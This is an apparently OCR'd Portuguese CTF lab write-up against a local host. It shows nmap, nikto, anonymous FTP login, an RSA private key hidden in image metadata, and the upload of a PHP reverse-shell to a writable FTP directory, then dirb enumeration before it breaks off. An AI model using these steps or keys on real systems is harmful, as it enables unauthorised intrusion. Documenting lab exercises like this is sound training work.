
maq158-exploit1-asterisk

MAQUINA 192.168.10.158

root@0xffff:~/CTF-labpentest# nmap -sV -p- 192.168.10.158
Starting Nmap 7.70 (https://nmap.org) at 2018-05-01 16:53 -03
Nmap scan report for 192.168.10.158
Host is up (0.0090s latency).
Not shown: 65531 closed ports
PORT   STATE SERVICE VERSION
21/tcp   open ftp   vsftpd 3.0.3
22/tcp   open ssh   OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
80/tcp   open http   nginx 1.13.12
5060/tcp open sip?
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 163.40 seconds



root@0xffff:~/CTF-labpentest# nikto -h http://192.168.10.158
- Nikto v2.1.6

+ Target IP: 192.168.10.158
+ Target Hostname: 192.168.10.158
+ Target Port: 80
+ Start Time: 2018-05-01 16:54:13 (GMT-3)

+ Server: nginx/1.13.12
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ All CGI directories 'found', use '-C none' to test none
+ 26188 requests: 0 error(s) and 3 item(s) reported on remote host
+ End Time: 2018-05-01 16:57:46 (GMT-3) (213 seconds)

+ 1 host(s) tested

entrando no ftp com anonymous

root@0xffff:~/CTF-labpentest# ftp 192.168.10.158
Connected to 192.168.10.158.
220 (vsFTPd 3.0.3)
Name (192.168.10.158:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x 2 33 33 4096 Apr 27 18:38 css
drwxrwxrwx 2 33 33 4096 Apr 27 18:54 data
-rwxr-xr-x 1 33 33 488 Apr 23 16:23 index.html
drwxr-xr-x 2 33 33 4096 Apr 27 18:37 js


-rwxr-xr-x 1 33 33 827323 Apr 27 16:22 tech-042712-004.jpg
226 Directory send OK.
ftp>

```
root@0xffff:~/CTF-labpentest# ftp 192.168.10.158
Connected to 192.168.10.158.
220 (vsFTPd 3.0.3)
Name (192.168.10.158:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 33       33           4096 Apr 27 18:38 css
drwxrwxrwx    2 33       33           4096 Apr 27 18:54 data
-rwxr-xr-x    1 33       33            488 Apr 23 16:23 index.html
drwxr-xr-x    2 33       33           4096 Apr 27 18:37 js
-rwxr-xr-x    1 33       33         827323 Apr 27 16:22 tech-042712-004.jpg
226 Directory send OK.
ftp>
```

via web nao consegui acessar nem o index.html e nem a imagem que esta presente no ftp, portando vou fazer download via ftp da imagem

ftp> get tech-042712-004.jpg
local: tech-042712-004.jpg remote: tech-042712-004.jpg
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for tech-042712-004.jpg (827323 bytes).
226 Transfer complete.
827323 bytes received in 0.11 secs (7.2280 MB/s)
ftp> cd data
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
226 Directory send OK.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
226 Directory send OK.
ftp>

imagem baixada



olhando os metadados da imagem
root@0xffff:~/CTF-labpentest# exif tech-042712-004.jpg
EXIF tags in 'tech-042712-004.jpg' ('Motorola' byte order):

Tag	Value
Image Description	Hacker World
Orientation	Top-left
X-Resolution	300
Y-Resolution	300
Resolution Unit	Inch
Software	Adobe Photoshop 7.0
Date and Time	2012:01:15 04:24:18
Artist	roberto saporito
Compression	JPEG compression
X-Resolution	72
Y-Resolution	72
Resolution Unit	Inch
Color Space	Internal error (unknown value 65535)
Pixel X Dimension	1000
Pixel Y Dimension	675
Exif Version	Exif Version 2.1
FlashPixVersion	FlashPix Version 1.0

EXIF data contains a thumbnail (3478 bytes).

```
root@0xffff:~/CTF-labpentest# exif tech-042712-004.jpg
EXIF tags in 'tech-042712-004.jpg' ('Motorola' byte order):
--------------------+----------------------------------------------------------
Tag                 |Value
--------------------+----------------------------------------------------------
Image Description   |Hacker World
Orientation         |Top-left
X-Resolution        |300
Y-Resolution        |300
Resolution Unit     |Inch
Software            |Adobe Photoshop 7.0
Date and Time       |2012:01:15 04:24:18
Artist              |roberto saporito
Compression         |JPEG compression
X-Resolution        |72
Y-Resolution        |72
Resolution Unit     |Inch
Color Space         |Internal error (unknown value 65535)
Pixel X Dimension   |1000
Pixel Y Dimension   |675
Exif Version        |Exif Version 2.1
FlashPixVersion     |FlashPix Version 1.0
--------------------+----------------------------------------------------------
EXIF data contains a thumbnail (3478 bytes).
```

nao achei nada demais nesse exif apenas um nome que pode ser interessante: roberto saporito porem o tamanho da imagem eh suspeita pois eh bem grande
entao vou rodar o exiftool porque desse tamanho

```
root@0xffff:/tmp# exiftool tech-042712-004.jpg
ExifTool Version Number         : 10.80
File Name                       : tech-042712-004.jpg
Directory                       : .
File Size                       : 808 kB
File Modification Date/Time     : 2018:05:01 17:05:50-03:00
File Access Date/Time           : 2018:05:01 17:12:13-03:00
File Inode Change Date/Time     : 2018:05:01 17:12:03-03:00
File Permissions                : rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.02
Exif Byte Order                 : Big-endian (Motorola, MM)
Image Description               : Hacker World
Orientation                     : Horizontal (normal)
X Resolution                    : 300
Y Resolution                    : 300
Resolution Unit                 : inches
Software                        : Adobe Photoshop 7.0
Modify Date                     : 2012:01:15 04:24:18
Artist                          : roberto saporito
Color Space                     : Uncalibrated
Exif Image Width                : 1000
Exif Image Height               : 675
Compression                     : JPEG (old-style)
Thumbnail Offset                : 376
Thumbnail Length                : 3478
Current IPTC Digest             : 75773dc8e76fd45c31c2df870bd937d4
Application Record Version      : 2
Caption-Abstract                : Hacker World
Special Instructions            : NR
By-line                         : roberto saporito
Object Name                     : 136205219
IPTC Digest                     : 75773dc8e76fd45c31c2df870bd937d4
Displayed Units X               : inches
Displayed Units Y               : inches
```


```
Print Style                     : Centered
Print Position                  : 0 0
Print Scale                     : 1
Global Angle                    : 30
Global Altitude                 : 30
Copyright Flag                  : False
URL                             : ssh://UID=1000@this-host
URL List                        :
Slices Group Name               : computer hacker 001 (136205219)
Num Slices                      : 1
Photoshop Thumbnail             : (Binary data 3478 bytes, use -b option to extract)
Has Real Merged Data            : Yes
Writer Name                     : Adobe Photoshop
Reader Name                     : Adobe Photoshop 7.0
Photoshop Quality               : 12
Photoshop Format                : Standard
Progressive Scans               : 3 Scans
XMP Toolkit                     : Image::ExifTool 10.80
About                           : uuid:3a6116d6-3f61-11e1-9aee-e5feb9136a43
Creator                         : roberto saporito
Description                     : Hacker World
Title                           : 136205219
Credit                          : Getty Images/iStockphoto
Instructions                    : -----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEA6fy0zQWsk5yrDim+kmwlrf2yG5LpyYyNWp72egWKHtwmMDWUX306JC60WXkmduPHxuaKQ75DULMlHRXJSq/
4YBFmirp1TmPpY2JNzRBVYo2Hm/0tJZUUT62iMFa/
1yC51XVldqUV9307XFOWtedVrEFA4YLlYElSOUlmKyp1rbFv+XDFpprMpSA6+oclUM9xTrDRF3z/
Rr36g+TZvm+bsOip+0+p+SQMswySLGsH/7hvvJ4lhM1D0UNQrgHJEmmm/UA2rqSKN1PTrdUOedPjdV9kUQXyb5/
MM+y1oT1rlUVOmWHOwu31x0NsbDndEEFaXJrE/
XKW0EpLk6b4KVTCHQIDAQABAoIBAHvZr9WJeFRVq9D+VYnpRnR3AUxJEggFplheJbZmsjotauU/
pv54KUs3kWx+jNaHMJpeMrcywSy49h8UBgzLYdtvumgZ07efeMyLHwU47QkSQsJVWw02gJ7AGEYf1MFI6DRNRFxte1gZaE8xS2eTQ
4TKj8N5Dg1PJx3H9n14HqOIRBTrryh2S3d5JljNafaUJGRqTeD7R3bXvABvZgEKDc5kwXrre53kfBLfZr8RjjYuUpbEV7t9YY3NMkfnbdnRY
Dk/i9aLdJhlHOTMI4JC3QGKXR0CgYEA95f5DS610T+nWp7nRh1pRc3OqQTKhYqEgJ9AsqEW/
uO8xqOTyWnUMD3N7VBWgXhitdzQlrE9ZZsMeBoe9OVimfzwahi5fmXbSIo0REgys47uv/
t1jDme8DKjKOIBxRk4qpM9IRDjx8sYmQvWh35Xna0xOdlf2+9AdLRE1oQySsCgYEA8e53/
suTEqe0U48MkXb6Jz+40Q3ABONBxnKuLaMNOQ2TH4q8UTzz16IyNs/
HHiy7gX+S1xNgv2O8MRJugj4WxfqaEdyJ9pndocxJpEJ1Wwci9I/Jxet4xnZuOpCInolecvJ0MsNYTDkudt/
Y2y2IgD2MAHxaWVTmHB7huMN97dcCgYEA08SCWgoXrM+a3mGHQmspfXDYT6wvZCTjy/
dqKN6rgntbHTMP1nfT6ycRmObb9oT3OMGTDzCtaNhCw/7jd2cy/
K5hGv3muft4oQTES5rM8tNP1ZjII5WtIZi4Fcx5LkT9PPmYNJNkDWgGWGmELrnwbiFt3/
Ri1arGqGaeOMUSEl0CgYEAlUJr083jCgJfdaHuvhwqT2a37npOOnW+0eFU5qEO+mEOoMomTvSM+D+APWLJVSuB7242uOyiptGwfJ
yJHcCgYB6GKXdQtukguvq5ahhe6oLSpVj5dkE7bSHu3cGIt/
7km0DETzjS34UkaYsjJYUvuS0F8k3aJuUtBZtTS5DmPtKWJ5zKMNvGMvfvW7sZwLjThFuPbIk1xnTeQFCbWOSEo1Ow2GGNR6qbJ79W/
mMDrFtkHyXTNSxSHkq2h/F+jvfMw==-----END RSA PRIVATE KEY-----
Source                          : iStockphoto
Document ID                     : adobe:docid:photoshop:3a6116d4-3f61-11e1-9aee-e5feb9136a43
Web Statement                   : http://www.gettyimages.com
DCT Encode Version              : 100
APP14 Flags 0                   : [14]
APP14 Flags 1                   : (none)
Color Transform                 : YCbCr
Image Width                     : 1000
Image Height                    : 675
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:4:4 (1 1)
Image Size                      : 1000x675
Megapixels                      : 0.675
Thumbnail Image                 : (Binary data 3478 bytes, use -b option to extract)
root@0xffff:/tmp#
```

nao encontrei vulnerabilidade para este vsftpd

como tem um diretorio data que pode ser escrito vou tentar jogar um php para pegar o shell reverso

```
root@0xffff:/tmp# mv php-reverse-shell.php eder.php
root@0xffff:/tmp# vi eder.php
root@0xffff:/tmp# chmod 755 eder.php
root@0xffff:/tmp# ftp 192.168.10.158
Connected to 192.168.10.158.
220 (vsFTPd 3.0.3)
Name (192.168.10.158:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
```

```
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 33       33         4096 Apr 27 18:38 css
drwxrwxrwx    2 33       33         4096 Apr 27 18:54 data
-rwxr-xr-x    1 33       33          488 Apr 23 16:23 index.html
drwxr-xr-x    2 33       33         4096 Apr 27 18:37 js
-rwxr-xr-x    1 33       33       827323 Apr 27 16:22 tech-042712-004.jpg
226 Directory send OK.
ftp> cd data
250 Directory successfully changed.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
226 Directory send OK.
ftp> put eder.php eder.php
local: eder.php remote: eder.php
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
5495 bytes sent in 0.00 secs (131.0110 MB/s)
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-rw-rw-    1 33       124         5495 May 01 16:37 eder.php
226 Directory send OK.
ftp>
```



consigo colocar o php porem nao consigo acessar, provavelmente esta raiz do ftp pertence a algum diretorio escondido usando dirb para descobrir possivel diretorio raiz de onde esta este index.html

olhando possiveis wordlists do dirb

```
root@0xffff:/usr/share/wordlists/dirb# ls
big.txt     euskera.txt           mutations_common.txt  spanish.txt
catala.txt  extensions_common.txt others                stress
common.txt  indexes.txt           small.txt             vulns
root@0xffff:/usr/share/wordlists/dirb#
```

descobrindo diretorio raiz do site

root@0xffff:/tmp# dirb http://192.168.10.158 /usr/share/wordlists/dirb/big.txt -w

---
DIRB v2.22
By The Dark Raver

START_TIME: Tue May 1 18:57:35 2018
URL_BASE: http://192.168.10.158/
WORDLIST_FILES: /usr/share/wordlists/dirb/big.txt
OPTION: Not Stopping on warning messages


GENERATED WORDS: 20458

(!) WARNING: All responses for this directory seem to be CODE = 403.
    (Use mode '-w' if you want to scan it anyway)
==> DIRECTORY: http://192.168.10.158/zamowienie/
(!) WARNING: All responses for this directory seem to be CODE = 403.
    (Use mode '-w' if you want to scan it anyway)


---- Entering directory: http://192.168.10.158/zamowienie/ ----
